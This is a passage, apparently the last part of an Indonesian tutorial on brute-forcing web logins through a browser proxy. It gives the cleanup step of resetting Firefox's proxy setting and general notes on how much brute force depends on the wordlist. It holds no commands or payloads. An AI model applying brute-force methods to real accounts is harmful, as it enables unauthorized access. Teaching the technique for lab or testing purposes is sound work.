
Clean up

Kembalikan setting proxy seperti semula pada browser

Masuk ke browser, pada Firefox masuk ke settings dan pada kolom pencarian ketikkan proxy



Didalamnya ganti “Manual proxy configuration” menjadi “Use system proxy settings” lalu klik OK



Note

- Metode Brute Force sangat bergantung pada word list
- Proses Brute Force akan semakin lama jika word list atau daftar kata yang digunakan semakin banyak
- Sebanyak apapun word list jika username dan password yang benar tidak terdapat dalam word list tersebut, maka metode brute force tidak akan berhasil